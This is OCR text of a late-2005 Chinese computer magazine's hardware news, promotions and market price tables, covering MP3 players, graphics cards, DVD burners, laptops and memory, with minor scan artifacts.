音舞飞扬激情释放 我的MP3长城FV300

长城FV300MP3由韩国设计师精心设计的项链式造型，经典永恒的黑色外壳，手感细腻的机身按键，别具一格。内置锂电让长城FV300更显纤巧，双色的OLCD显示屏色彩饱满而清晰。歌词同步显示功能让正在播放的歌曲一目了然。FM调频收音支持30多个电台频道，在收音状态可直接进行FM内录。FV300不仅支持MP3、WMA、WAV等播放格式，还增添了SRS、WOW音效，并支持电子书阅览。

朗科酷贝P200：不止MP4那么简单

日前，Netac朗科公司在北京发布了其全新品牌——酷贝及其首款新品P200。酷贝P200拥有1667万色3.5寸高清液晶显示屏，支持MPGE1/MPGE2、MPEG-4（Xvid、Divx）标准的avi文件格式的电影播放，其播放电影的清晰度大大超越市面上的同类产品。酷贝P200支持MP3　、WMA、WAV、OGG等多种音乐格式，内置的超大功率扬声器，将音响效果提到了全新境界。在功能方面，酷贝P200囊括了影音播放、车载MP3、电子游戏、FM收音、数码录音、电子书阅读、电子数码相册等功能。

神达集团首款GPS智能手机终揭神秘面纱

神达电脑集团在11月22日全球首次发布其GPS智能手机——Mio DigiWalker A700，此手机也是神达集团于今年10月获得第四批手机牌照后发布的第一款手机。中国移动、中国移动通信联合会、Intel、微软、SiRF等合作伙伴代表均出席本次发布会，来自信息产业部领导的致词。此外，著名艺人任达华先生作为特邀神秘嘉宾成为首款Mio DigiWalker A700手机的用户，与二百多家媒体记者一起见证了国内首款GPS PDA智能手机的问世！

七彩虹512M 7800GTX推出

作为游戏显卡专家的七彩虹，紧随NVIDAI第一时间正式推出了天行7800GTX 512M显卡，此款显卡有着高达24条渲染管线，核心频率与显存频率高达580/1730MHz左右。同时具备了7800系列完整的特征，全新的CineFX 4.0着色架构，支持Shader Model 3.0，支持H.264硬件解码、支持1080i反交错功能，为HDTV高清视频与大型3D游戏提供了强劲的平台。并且提供了对SLI技术的支持。

飞利浦1648S 经典刻录 超值之选

飞利浦1648S DVD刻录机如今是飞利浦光存储产品的主力。从外观方面，1648S走朴实路线，前面板的设计非常简单，只有最基本的舱门键、指示灯、强行开启孔和Logo。而在性能上，1648S支持16倍速DVD-ROM读取，16倍速DVD+/-R刻录、8倍速DVD+RW复写、8倍速DVD+R DL刻录、4倍速DVD-R DL刻录、6倍速DVD-RW复写；CD方面，支持48倍速CD-ROM读取和48倍速CD-R刻录，32倍速CD-RW复写，配备2MB容量数据缓存。同时它采用了防尘冷却系统和U型气体动力系统，能够更加有效地解决高速读盘和刻录的温度过高问题。

超值的SLI主板：双敏UNF4T- SLI


双敏UNF4T-SLI主板采用了NVIDIA nForce4 STD芯片组，支持800/1000MHz Hyper Transport总线，支持939接口的AMD Athlon FX/64和Sempron处理器。这款产品的最大的亮点，主板提供了三条PCI-Express ×16显卡插槽。双敏UNF4T-SLI主板出厂就已经破解好支持SLI，这也让其成为当前最廉价的SLI Ready主板。

世纪之星电源航母——金刚战神

金刚战神整体采用黑色铝挤密封设计，加强双组12V的直流输出完全符合Intel ATX 12V 2.2版本规范，额定功率500W，峰值功率650W，　+12V1最大电流达到18A，+12V2最大电流达到19A，完全满足顶级配置需要。采用特有的"抽拉"式双风扇设计，温控设计电路有效地控制风扇的转速降低风扇的噪音。专用芯片保护电路设计、高度集成化的PFC+PWM控制芯片、主动式PFC电路设计保证整体效率提高75%以上且更加安全、稳定。

品赏蓝科　感受移动存储新境界

威盛集团旗下建达蓝德推出自主品牌蓝科2.5寸移动硬盘，容量40G，转速达5400RPM，最高传输速率达480Mbpa，采用USB2.0接口，同时兼容USB1.1接口，支持Win98/2000/XP等多种操作系统。蓝科2.5寸移动硬盘外观呈流线型，采用了国际流行的银灰色设计。该产品的外壳采用了易于散热的铝镁合金设计，采用"一键备份"的人性化功能设计并承诺三年质保。



■线报■

双敏促销信息

即日起凡购买双敏K8 939平台NV游戏板卡套装，赠送UNIKA双敏DIY万用工具箱，买一送一。

用通用网址 Ipod 等你拿

日前，我国互联网地址注册管理机构——中国互联网络信息中心（CNNIC，简称互联网中心）发起了“体验中文上网，中幸运大奖”的推广活动。凡在2005年11月7日到2006年1月1日期间，安装中文上网官方版软件，有机会赢得价值1000元的苹果iPod shuffle大奖，使用通用网址上网的网民，更有机会获得价值5000元的数码相机（欲知详情请直接在IE地址栏访问通用网址“中大奖”或登陆www.cnnic.cn查询）。

JNC MP3 超值中的超值

韩国原产的JNC，为了迎接新年和圣诞的到来，将旗下产品价格进行了大幅调整。号称全球最小5号电池MP3的SSF3000C的128MB、256MB、512MB版本现在仅售价499元、599元、799元；而使众多MM所中意全球最小巧全功能MP3 JNC SSF8000系列128MB、256MB、512MB分别仅售599元、699元、899元；而内置大功率立体声扬声器的SSF 9000现在首次跌破千元大关，128MB仅售999元，256MB、512MB版本现在分别售价1199元、1499元；而拥有5G容量的硬盘式MP3 H5也仅售价1699元。

买LG GSA-4167B刻录机好礼相送

LG GSA-4167B内置全规格刻录机以499元的价格全面上市，并且上市即伴有超值的促销活动！2005年11月25日至2005年12月25日，广大用户不仅可以以399元和459元的超值价格买到LGGWA-4164B和LGGSA-4167B，而且，买上述两款机器即可得到LG原厂16×DVD-R盘片5张。首批到货的LG GSA-4167B有三种面板颜色可供选择，分别是太空银、象牙白和魔力黑，可以满足用户匹配不同机箱的需求。短小的机身设计，多种颜色选择方案。

Sony 光存储巡展又促销 给你视听双重诱惑

近日，“记录生活 存储梦想——Storage by Sony 全国大学生摄影大赛”获奖作品巡展相继亮相上海、北京和广州三地。配合此次校园巡展，Sony香港有限公司电脑周边设备本部隆重推出全线光存储产品促销活动，为广大学生朋友带来视听双重享受：巡展即日起，凭大学生有效在校证件在北京地区购买索尼光存储类产品：CD-ROM、CD-RW、COMBO、DVD-ROM、DVD-RW，即可获得精美“LE-SAINT挂式耳机”一副。数量有限，送完为止！

爱国者高精准鼠标进驻网吧 以旧换新添动力

近日，爱国者推出了一个名为“爱国者高精准鼠标网吧以旧换新”的活动。网吧业主到爱国者E类专卖店或指定的专卖店填一份表格，并交网吧营业执照复印件及旧鼠标即可以以29元购买价值49元的爱国者网吧特供鼠标E934，或以49元购买价值99元的人体工学网吧特供鼠标E263。这两款光电鼠都是由爱国者根据网络玩家的特点而量身订做的最新产品。它们最大的亮点在于都采用了高精准的定位能力和速度，更加“智能”。

■业界■

新市场 新产品 新机遇

2005年11月21日，九州风神公司在北京举办了第五届全国代理商大会，主题是新市场、新产品、新机遇。九州风神此次展示了一批新研发出来的周边散热产品。在显卡散热方面，推出了两款新品：BATMAN和SHARK；硬盘散热也推出了两款新品：TANK和LAND ROVER，还有笔记本散热器及风扇前控制面板等其他电脑周边散热产品。会上还展示了两套装有九州风神全系列产品透明机箱。

主角登场，e鸣惊人

2005年11月，名人电脑联手腾讯推出了名为“主角登场，e鸣惊人”的网络选秀活动。目前活动已进入前期报名阶段。活动的初赛时间将持续20天。20天后，将有200名选手进入复赛，且可获得价值1000元的名人电子辞典一台。此次活动的复赛全过程将在腾讯网站多媒体聊天室中视频直播。而其中得票最高的25名幸运而出色的选手，将会进入决赛，进行终极挑战。

CSIP 授予金山 WPS Office2005 博望计划认可证书

日前信息产业部软件与集成电路促进中心（CSIP）组织博望计划入围评审，对金山不久前发布的新产品WPS Office 2005进行严格的测试和评估，最终授予金山WPS Office2005博望计划认可证书。经过评审，认定该产品具有跨平台、兼容性突出、政府采购市场认可度高、OA可扩展性强等特点。

全面导入无铅制程，SONY 液晶发动环保攻势

随着2006年7月1日欧盟ROHS规范实施“大限”的临近，电子产品的环保问题已经受到人们越来越多的关注。SONY公司近日宣布，在其全线液晶显示器产品中，全面导入无铅、无镉、无汞等有害材料的新制程，完全符合欧盟ROHS环保标准。采用新制程的SONY液晶显示器将在秉承一贯的卓越性能和品质的基础上，更加有利于保护消费者的健康，体现了SONY的环保理念与一直以来对环保事业的重视和倡导。

微软基于 Office System 的本地协同解决方案首次亮相中国

2005年11月24日，微软（中国）有限公司今天在北京携九家本地合作伙伴共同展示了其基于Office System的协同解决方案。微软公司表示，其Office产品已经从广泛应用的Office生产力产品套件发展成强大的协同平台，并致力于不断提升个人及团队的生产力。微软公司Office部门高级副总裁史蒂文·斯诺夫斯基也专程参加了本次发布会，并同与会者分享了微软的协同解决方案愿景与策略。

新时代的刻录力量——BenQ 四款DVD刻录机齐上市

近期，BenQ同时发布了四款DVD刻录机，其中三款多平台DVD刻录机DW 1650/DW1655/EW164B都搭配了其最新开发的SolidBurn萨利刀技术，透过萨利刀智能芯片高速演算出最佳刻录策略，帮助用户用最短时间刻出最高质量的盘。萨利刀技术还具有学习功能，可以不断自我完善写入信息。而DQ60则额外支持光盘中的“硬盘”DVD-RAM，只要保证DVD-RAM的光盘在存储器内，就可以像使用硬盘一样进行读写拖拽操作，使用后只需要轻松擦写就可以继续使用。



2005年技嘉科技代理商大会圆满闭幕

2005年11月26日，技嘉科技公司在桂林召开了“承载梦想，共赢未来”2005年代理商大会。三天的会议日程，梦想与收获成为了此次盛会上最主要的两个议题。在此次渠道大会，技嘉还特意组织了一次拓展训练。本次大会还对2005年优秀渠道合作伙伴进行了奖励。获奖的经销商都对技嘉给予的支持表示了感谢，并表示将在2006年继续奋进，为技嘉开拓市场做出更大的贡献。

“挑我喜欢的”2006年富士康校园活动形象代言人全国搜索中

2005年9月开始，“富士康show中国”在全国13个大城市进行得如火如荼，而本次招募活动着眼于在校大学生，从2005年11月5日起2006年至1月31日止，在全国范围为世界500强企业、《商业周刊》全球百大IT公司第2位的富士康搜索2006年富士康校园活动形象代言人。登陆http://www.foxconnchannel.com.cn/advertises/school051013/index.htm填写报名资料并上传自己最满意的生活照即可参加招募。

CF [CP08]



讯景 PC 双震动游戏方向盘 GA-CW01-S0100NG

它是近期 XFX 讯景推出众多游戏外设中的一款，是一款具有手刹器和排档杆的游戏方向盘，它的双震动马达能够带来完美的游戏震动效果，具有与真车相同尺寸的 10 英寸赛车方向盘，配备防滑设计的橡胶护手和感应灵敏的加速及刹车踏板。方向盘拥有 16 个功能键、平滑稳固的钢制轴承，采用吸盘式的固定方式。XFX 讯景推出的外设，还包含讯景 PS2 双震动游戏手柄(GA-SP03-SK020NG)、讯景 PS2 无线双震动游戏手柄(GA-SP03-SW020NG)、讯景震动游戏耳麦(GA-CH01-S0100NG)等。这些游戏外设产品，均符合 XFX 讯景一贯的"For Gamers, By Gamers"玩家理念，先期推出的游戏外设有两个系列：XGEAR 系列和 EXECUTIONER 系列。

咨询电话：*020-22221828*

产品价格：*请电话咨询*



戴尔推出桌面高速型激光打印机 1710

2005 年 11 月 29 日，戴尔公司在北京宣布面向国内市场推出一款价位宜人、机身小巧的高速单色激光打印机 1710。戴尔激光打印机 1710 最高打印速度可达每分钟 26 页，分辨率高达每英寸 1200 × 1200dpi。该产品可选配戴尔高容量碳盒，每页纸的打印碳粉成本最低不足 0.15 元人民币。1710 采用深灰色的外形设计，体积有效节约用户的桌面空间，还配备了戴尔碳粉管理系统，用以监控碳粉和纸张的使用情况。戴尔激光打印机 1710 享有戴尔各项服务与 8×5 免费电话技术支持，包括一年期下一工作日高级更换服务。

咨询电话：*800-858-2999*

产品价格：*2399 元*



纽曼影音王 MP3 播放器 M826 上市

纽曼公司近期连续推出了几款 1.8 寸大屏视频 MP3，影音王 M826 就是其中一款。M826 采用全金属外壳，铝镁合金材质。为了避免按键的误操作，纽曼已将软件升级，通过长按 REC 键，即可锁定操作界面。1.8 寸的大屏幕是 M826 的一大亮点，喜欢看电子书的朋友，用 M826 可以轻松"一目十行"。M826 具有 AMV 格式电影播放功能，以及 MP3/WMA 格式的音乐播放功能，并且支持词曲同步显示，使 M826 集移动家庭影院和卡拉 OK 于一身。

咨询电话：*010-96096200*

产品价格：*请电话咨询*



功能融合新流行，爱国者三代伴侣王"新、齐"闪亮

爱国者融合多种数码功能的 MP4 型伴侣王三代新品 UH-P705，产品外观娇小可爱，1600 万色、3.5 英寸的高清晰还原能力的超大液晶屏使画面更清晰，内置 2200mAh 高效锂电池，同时还采用稳定的硅氧盘片作为存储介质。在功能上，它兼容更多文件格式。因为它不仅支持市面上各种主流存储卡，对 VCD/MP4/AVI/MP3/WMA/WAV 等影音文件的播放能力与对 JPG/TIFF/BMP/RAW 等格式数据的读取效果都不错，内置了 FM 调频功能、经典的小游戏、外录和 Line-in 功能，同时产品还新增了直接录制电视和 DVD 电影的实用功能。

咨询电话：*800-810-7666；010-82607776*

产品价格：*5999 元(20GB)*



大容量 512M 昂达 VX717 到货

昂达电子推出的新上市产品昂达 VX717 的 512M 机型，以 499 元的低价进入市场。在功能上这款新机几乎具备 VX909 的所有功能，只是根据目标用户的不同省去了视频播放功能，采用了双色 OLED 屏，支持变速播放和淡入淡出、全中文图形化操作界面、歌词同步显示，播放 MP3、WMA、ASF 等多种格式；7 种 EQ 模式；16 级变速播放；超强的 FM 收音、直录，可预设 40 个 FM 频道；录音、复读、自动关机功能、即插即用等 MP3 基本功能应有尽有；加上昂达不断为这款 VX717 提供最新的固件升级，令消费者的 MP3 能不断升值。

咨询电话：*020-87636363、020-87742835*

产品价格：*499 元(512MB)*



ToughBook 系列演绎商务攻略 松下笔记本 W4 上市

松下W4笔记本采用英特尔迅驰移动计算技术，配有P-M 1.2GHz的CPU、Intel 915芯片组、512MB内存、40GB的硬盘以及12.1寸显示屏，独特设计的内置DVD光驱，但重量只有大约1290g。W4实现了超群的低耗电量的长寿命背灯系统，配置了电池供电功能，只用标准电池就实现了7.5小时待机时间。另外在电池只充80%并反复充放电的状态下，可以有效地减低电池衰竭的时间，使电池寿命达到了以往的1.5倍。W4还通过了100kg压力状态下的加压震动实验。

咨询电话: *800-810-0781*

产品价格: *18999元*



BenQ 发布全系列 Joyhub 台式电脑

一向走时尚路线的BenQ新近推出的BenQ Joyhub慕尼黑系列台式PC，以稳重、经典的黑色、银色为主色调，外观采用德国简约设计，透露出浑然天成的艺术气质，并且带来了一股浓浓的德国风情。慕尼黑采用17寸高亮广角液晶和成熟稳重，外形硬朗的机箱，非常轻松的就能溶入家居环境。在这款欧式简约设计面前，使用者独特的个性与品位能够得到很好的体现。黑与白的鲜明对比尽情展露，现代风格的金属整合，使得整机非常适合家庭和办公用。同期推出的"米兰"、"江南"、"NASA"等系列。

咨询电话: *400-888-0666*

产品价格: *5999元(慕尼黑 赛扬D331)*

6999元(慕尼黑 奔腾4 506)



三年全保 金长城 2499 让你放心享用大屏精彩

"大屏液晶"拳头产品金长城T191A plus正以2499元的价格销售。金长城T191A Plus是一款定位于高端及专业级图像处理和影音发烧友的19寸液晶显示器，拥有8ms响应时间，250流明亮度，500：1对比度，以及水平150度/垂直130度的宽广视角，还配备了VGA及数字DVI接口，其先进的"Color Engine"(色彩引擎)技术，通过"Color Engine"技术呈现的图像，都更加清晰锐利，细节丰富。另外，长城针对指定机型提出了"三年全保金牌服务"。

咨询电话: *0755-27622380*

产品价格: *2499元*



长城 T50 游戏笔记本挑战台式机

2005年11月22日，中国长城计算机深圳股份有限公司联合英特尔、nVidia和游戏橘子在北京发布了国内首款万元级的游戏笔记本T50。T50采用了新一代英特尔迅驰移动计算技术、nVidia GeForceTM Go 6600 128M PCIE独立显卡、15.1英寸液晶屏，并已顺利通过了《无尽的任务2》的严格测试。T50的首批2000台产品还将免费升级至1G内存，而价格同样是9999元。

咨询电话: *400-811-8888*

产品价格: *9999元*




多彩 M300 "极速豚" 冲战君王国境

多彩科技推出了一款专为"狙击精英"们设计的必胜利器：多彩M300BT "极速豚"游戏鼠标。为了满足专业游戏迷们电光火石般的飙速厮杀，多彩M300BT极速豚采用的是符合游戏特性的欧姆龙耐压开关，可承受500万次以上的按键寿命，灵敏度极高。800CPI高分辨率，使其具备极高的精准度和控制性，每秒可达40英寸的移动速度(相当于1米)。采用安捷伦游戏控制芯片，每秒可达6500帧的清晰扫描频率。另外M300具有PS/2、USB双接口，可以满足不同需要，兼容WINDOWS95/98/2000/ME/XP等操作系统。

咨询电话: *0755-27394092*

产品价格: *168元*

[CP09]



■本栏目的行情报价由《电脑爱好者》编辑部提供。

本期行情报价截止到2005年12月1日，此价格为市场采集，且经常波动，仅供参考。(单位：元)

CPU

关注之星



Athlon64 3800+/E3(盒)


点评：这是AMD最低版本的双核处理器，每个核心单独配备了512K的二级缓存，采用90nm SOI制程，实际运行频率为2000MHz，200MHz外频，FSB 800Mhz，倍频10，最高功耗达到了89W，支持SSE3指令集。

Intel		AMD	
型号	平均价	型号	平均价
Intel Celeron D 331 2.66GHz(散)	470	AMD Sempron 2500+(64位/754针)(盒)	535
Intel Celeron D 326 2.53GHz(盒)	540	AMD Sempron 2800+(64位/754针)(盒)	635
Intel Celeron D 341 2.93GHz(盒)	640	AMD Sempron 3000+(64位/754针)(盒)	7´5
Intel Celeron D 335J 2.80GHz(盒)	680	AMD Sempron 2800+(散)	530
Intel Pentium 4 2.6CGHz(盒)	1120	AMD Athlon64 3000+/E6(盒)	1035
Intel Pentium 4 3.2GHz(盒)	1500	AMD Athlon64 3200+/F6(盒)	1235
intel Pentium 4 630 3.0GHz(盒)	1435	AMD Athlon64 3500+/E6(盒)	1880
intel Pentium D 820 2.8GHz(盒)	2050	AMD Athlon64 3400+(2.2G盒)	1765

市场动态 由于来自芯片巨人英特尔方面的压力，AMD本计划于2006年生产的65nm芯片，已经开始投入生产。

主板

关注之星



富士康 NF4SK8AA-8KRS

点评：富士康WinFast NF4SK8AA-8KRS使用了橙色PCB大板型设计，采用最新的NF4 SLI芯片组，完美支持Socket 939架构的AMD双核心64位Athlon 64和64 FX处理器。

Intel		AMD	
型号	平均价	型号	平均价
微星 865PE Neo2-PS	685	微星 RS480M2-IL	885
微星 915G Combo-FR	1060	微星 RS480M2	850
升技 AG8+	1395	升技 NF7-S	700
升技 IG-80	880	升技 AN8-SLI	1680
富士康 915GV7MH-S	685	精英 K8T890-A	689
盈通 Y915P-L	689	富士康 NF4SK8AA-8KRS	910
昂达 915PU	1465	昂达 K8T800PN	650
翔升 I915PN	730	映泰 K8NHA Pro	655

市场动态 十一月对于消费者来说是个丰收的月份，华硕、技嘉、微星价格火拼，降价产品总共涉及100款以上。

显示器

关注之星



现代 Q995

点评：采用三星丹娜显像管，最高分辨率为1600×1200dpi，带宽为202MHz。此外，其水平点距为0.20mm，并通过TOC'03认证，足以应付日常应用和专业作图。

CRT		LCD	
型号	平均价	型号	平均价
AOC ENVISION D7	1189	三星 740N	2310
美格 786FDX5	1050	金长城 T191A	2399
优派 E72f+SB	945	金长城 T171A Plus	1999
三星 796MB+	1085	明基 FP756ms	2250
现代 Q995	1280	Acer AL1520B	1845

市场动态 虽然目前几乎所有的宣传全部聚焦于液晶显示器上，但CRT还是占据市场的半壁江山；因此近日AOC在日渐"冷淡"的CRT市场逆势而上，推出采用全新的智能单频芯片"iU"技术产品。

品牌台式机

关注之星



戴尔 Dimension9100

点评：采用了BTX设计规格并融合QuietCase技术，改变原有散热通风方式，不仅可以明显提高散热效果还能让风扇噪音更低，以达到静音电脑的新标准。

型号	平均价
联想 家悦E3020 Pentium4 2.0G/256M/80GB/DVD-ROM/17"LCD	5590
联想 开天S4000 Pentium4 2.6G/256MB/80GB/DVD-ROM/15"LCD	6089
联想 锋行A6031 Pentium4 2.8G/512MB/120GB/COMBO/17"LCD	7390
方正 君逸M500 Pentium4 2.8G/256MB/80GB/DVD-ROM/15"LCD	7988
方正 卓越K100-1050 Pentium4 2.93G/256MB/80GB/COMBO/17"LCD	6800
方正 飞越V310-2006 CeleronD 2.66G/256MB/80GB/DVD-ROM/17"LCD	4800
清华同方 真爱T8150-901 Celeron 2.8G/256MB/80GB/DVD-ROM/19"LCD	5850
清华同方 真爱T8190-906 Pentium4 2.93G/512MB/80GB/COMBO/17"LCD	6600
清华同方 真爱F7900 Pentium4 2.8G/256MB/80GB/COMBO/17"CRT	7750
HP Pavilion u721cl CeleronD 2.66G/256MB/80GB/COMBO/15"LCD	5890
HP Pavilion a1157cl AMD Athlon64 3200+/512MB/80GB/COMBO/17"LCD	6810
HP DC7100 USDT TDX877AV Pentium4 3.2G/256MB/160GB/COMBO/17"LCD	7890
TCL 锐翔K3235 CeleronD 2.26G/256MB/40GB/DVD-ROM/15"LCD	4298
TCL 锐翔K8551 CeleronD 2.66G/256MB/80GB/DVD-ROM/17"CRT	4989
TCL 海盗6600 Pentium4 3.0G/512MB/160GB/DVD-ROM/19"CRT	6998
戴尔 Dimension9100 PentiumD 2.8G/1024MB/160GB/COMBO/17"LCD	9900
戴尔 OptiPlex GX280 Pentium4 520 2.8G/256MB/80GB/DVD-ROM/17"LCD	5900
戴尔 Dimension5100 Pentium4 2.8G/512MB/80GB/DVD-ROM/17"LCD	7500

市场动态 2005年的PC市场比起前几年的大红大紫来讲，显得有些沉闷，市场增长放缓，对于年底的市场各商家能否推出自己产品的新卖点，我们拭目以待。

笔记本

关注之星



富士通 S6240

点评：深棕红主色调的屏盖配以黑色磨砂饰边，整个设计庄重大方，富有质感，强劲的性能以及富士通特有的炫丽液晶屏，足以吸引你的眼球。

型号	平均价
华硕 W3A W3H17A-DR 奔腾-M 1.73GHz/512MB DDR/40GB/COMBO/14.0"/2.2Kg	10880
华硕 M24C16N-DR 奔腾-M 1.6GHz/256MB DDR/40GB/COMBO/14.1"/2.2Kg	13100
华硕 W3H17V-DR 奔腾-M 1.73GHz/512MB DDR/60GB/COMBO/14.0"/2.2Kg	18500
HP 自由人V2039AP 奔腾-M 1.7GHz/512MB DDR/60GB/DVD-ROM/14.0"/2.95Kg	9450
HP 畅游人dv1119eAP 奔腾-M 1.6GHz/256MB DDR/40GB/DVD-ROM/14.0"/2.88Kg	11800
HP Compaq Evo NC4000 奔腾-M 1.5GHz/256MB DDR/40GB/COMBO/12.1"/1.58Kg	14300
HP 自由人B3806AP 奔腾-M 1.7GHz/512MB DDR/60GB/COMBO/15.0"/2.55Kg	17100
方正 颐和 VGS100-100 奔腾-M 1.3GHz/256MB DDR/40GB/COMBO/12.0"/1.35Kg	10800
方正 颐和 VUS260-210 奔腾-M 1.4GHz/256MB DDR/40GB/DVD-ROM/12.1"/2.0Kg	11980
方正 颐和 VG6500-200 奔腾-M 1.5GHz/256MB DDR/40GB/DVD-ROM/14.1"/2.1Kg	11950
三星 X05-K003 奔腾-M 1.6GHz/256MB DDR/40GB/COMBO/14.1"/2.0Kg	9999
三星 P30-185Q 奔腾-M 1.5GHz/256MB DDR/40GB/COMBO/14.1"/2.5Kg	11850
三星 X10 plus CV02 奔腾-M 1.6GHz/256MB DDR/40GB/COMBO/14.1"/1.9Kg	13700
LG LS45-112C 奔腾-M 1.6GHz/256MB DDR/40GB/COMBO/14.1"/2.2Kg	9990
LG LS45-121C 奔腾-M 1.73GHz/256MB DDR/40GB/COMBO/14.1"/2.4Kg	10500
LG LS50-CUKC 奔腾-M 1.7GHz/512MB DDR/60GB/COMBO/15.1"/2.4Kg	12500
富士通 S2020+ AMD A-XP M 2.2GHz/256MB DDR/40GB/COMBO/13.3"/1.75Kg	9500
富士通 S7011 奔腾-M 1.6GHz/256MB DDR/40GB/COMBO/14.0"/1.77Kg	11000
富士通 S6240 奔腾-M 1.6GHz/256MB DDR/40GB/COMBO/13.3"/1.65Kg	13100
NEC Versa E2000 奔腾-M 1.6GHz/256MB DDR/40GB/COMBO/15.0"/2.98Kg	8999
NEC S1100 奔腾-M 1.1GHz/256MB DDR/40GB/COMBO/12.1"/1.38Kg	11900
NEC VERSA E6100 奔腾-M 1.73GHz/256MB DDR/80GB/DVD±ROM/15.0"/3.8Kg	13990

市场动态 移动处理器一直以来都是Intel的天下，但是全美达的Efficeon、威盛的C7-M还有AMD的反击是否会重新定义这个市场的格局？

硬盘

关注之星



日立 400GB 7200 转/SATA

点评:采用巨磁阻(GMR)磁头技术，液态轴承马达，驱动器健康技术，包括驱动器健康检测(DFT)，使得这款硬盘机械性能得到强化，并且旋转震动保护(RVS)技术最小化震动对多盘片系统的影响。

IDE		SATA	
型号	平均价	型号	平均价
希捷 80GB/酷鱼7200.7 Plus/2MB	435	希捷 120GB/酷鱼7200.7 Plus/SATA/8MB	645
希捷 160GB/酷鱼7200.7 Plus/2MB	605	希捷 160GB/酷鱼7200.7 Plus/SATA/8MB	680
西部数据 WD1600JB	610	三星 SP1213C(120GB)	670
西部数据 WD1200JB	570	三星 SP1604C(160GB)	810
迈拓 160GB/DiamondMax Plus9/2MB(盒)	610	西部数据 WD2500JD/8MB	845
迈拓 250GB/DiamondMax Plus9/8MB(盒)	850	西部数据 WD 猛禽 36GB/8MB	915
三星 SP1203N(120GB)	570	日立 7K80/80GB/SATAII	480
三星 SP1604N(160GB)	650	日立 400GB/7200转/SATA	2680

市场动态 希捷推出其容量最大的500GB桌面硬盘，这是最新的7200.9系列里面容量最大的一款，原生支持SATAII，支持SATA 3Gbps，并且支持NCQ。

显卡

关注之星



迪兰恒进 X800GT2

点评:采用了红色PCB板，使用高电气性能的8层设计，做工方面十分考究，采用了大量高品质元件。

ATi		nVIDIA	
型号	平均价	型号	平均价
迪兰恒进 镭姬杀手 9800SE	770	丽台 PX6200	935
迪兰恒进 X800GT2	1335	丽台 PX6600GT TDH	1215
七彩虹 镭风 X700CT	750	XFX 讯景 6600LE	865
七彩虹 镭风 X600XT	1475	XFX 6800XT PCIE	1379
艾尔莎 幻雷者 X55	665	昂达 6600LE 白金版	799
艾尔莎 幻雷者 960FX PRO+	890	昂达 闪电 6600GT	1079
斯巴达克 9550 至尊版	565	影驰 6600GE AGP	880
斯巴达克 X600PRO	1075	影驰 6600GT 极品玩家版	989

市场动态 近来一直没有任何动作的迪兰恒进也再次发力，将镭姬杀手X700加强版的价格下调了近一百元，微星和讯景旗下产品也有不同程度降幅。

机箱

关注之星



百盛 L101(黑+白)

点评: 采用全折边工艺，绝不伤手，塑胶材料采用优质ABS，环保美观，表面光油处理，同时符合Intel的38度概念，散热性很好。

型号	平均价	型号	平均价
百盛 L101(黑+白)	315	多彩 DLC-MF439	370
百盛 C101	290	多彩 DLC-MF309	330
百盛 天使三号	335	多彩 DLC-SF438	340
百盛 C102	290	多彩 DLC-MG416	540
富士康 新风云 PC601	320	爱国者 CA-E309C	310
富士康 TL2-476	280	爱国者 CA-F103B	320
富士康 TF-900	315	爱国者 F526C(白)	310
富士康 TL3-882	378	爱国者 月光宝盒 Y02	360

市场动态 在世纪之星的"终结者"尽展时尚魅力之后，爱国者的月光宝盒P678则演绎了一部游戏人生。

数码相机/DV

关注之星



奥林巴斯 SP-310

点评: 外观设计不仅小巧精致，而且手感极佳，尤其机身手柄处采用人体工学设计，凹凸有致，把持非常舒适，同时拥有顶级的硬件配置。

数码相机		DV	
型号	平均价	型号	平均价
奥林巴斯 C-50 Zoom	2130	JVC GR-DV900AC	2750
奥林巴斯 SP-310	2800	JVC GR-D31AC	2800
富士 FinePix S304	1970	JVC GR-D290AC	3410
富士 FinePix S5000	2100	JVC GR-DX57AC	3480
佳能 A410	1150	松下 GS28GK	2880
佳能 A80	2200	松下 GS38GK	3450
柯达 Z730	2000	佳能 MV700i	2950
柯达 Z740	2440	佳能 MV830i	3150

市场动态 数码相机的单反市场最近动作比较多先是佳能EOS-5D以及尼康D2X狂降千元，后是柯美α 5D为了和水货而血拼，总之最后受益的还是消费者。

打印机/扫描仪

关注之星



方正 T35

点评: 采用1200dpi光学分辨率的CCD，色彩位数达到48位，能够清晰的扫描照片、印刷品、文稿和3D实物，色彩艳丽饱满。

打印机		扫描仪	
型号	平均价	型号	平均价
联想 5260	390	方正 V70	455
联想 5110	580	方正 V60	700
惠普 Deskjet 3938	359	佳能 LiDE 30	500
惠普 Photosmart 7458	600	佳能 3200	600
爱普生 ME1	430	清华紫光 Uniscan e48	390
爱普生 Stylus C67	780	清华紫光 Uniscan B800	700
佳能 PIXMA iP1600	440	中晶 Phantom f9	350
佳能 SELPHY CP510	950	中晶 Scanmaker 4850II	850

市场动态 打印机新品上市抢占即将到来的冬季采购高峰期，爱普生ME1+携iPod nano(最高奖)上市。

内存

关注之星



金邦白金 512MB DDR 500

点评:采用优质GEIL顶级芯片，纯铜镀镍散热片，保证内存在高频率运行下保持较低的温度，而且兼有屏蔽机箱内其他配件电磁干扰的作用，使整体系统稳定运行。

型号	平均价	型号	平均价
金士顿 256MB DDRII 533	205	现代 256MB DDR 400	150
金士顿 512MB DDR 400	340	现代 512MB DDR 400	300
金士顿 512MB DDR 400(ECC)	475	金邦千禧 256MB DDR 400	180
金士顿 512MB DDRII 533	355	金邦白金 512MB DDR 500	480
宇瞻 256MB DDR 400	170	VDATA 256MB DDR600	560
宇瞻 512MB DDR 400	330	VDATA 512MB DDRII 533	385
宇瞻 256MB DDR 500(金牌超频)	320	Kingmax 256MB DDR 400	180
宇瞻 512MB DDRII 533	335	Kingmax 炫彩 512MB DDR400	400

市场动态 如今的内存市场处于新旧势力更替的时期，来自DDRII新模组对市场的冲击，并随着PC市场对于大容量内存产品的需求的增加，使DDR内存产品价格持续下跌。 [CP10]



2005年合订本（下）
CHINA COMPUTER EDUCATION
心动不如行动
19元，您还看不到一本时尚类杂志！！！
您还吃不到一份汉堡套餐！！！
您还听不到一张音乐CD！！！
但是……
现在您只需19元，即可获得
★25期报纸200多万字的精华文章荟萃
★650MB的高容量实用工具光盘
★价值1198元的永中Office（使用半年）
★40款编辑精心推荐的实用工具软件
★200余张超清晰精美壁纸专辑
回馈读者调查表，还有随盘的数码相机、MP3等着你
您还等什么
定价19元
CCID 中国电脑教育报

就业指南

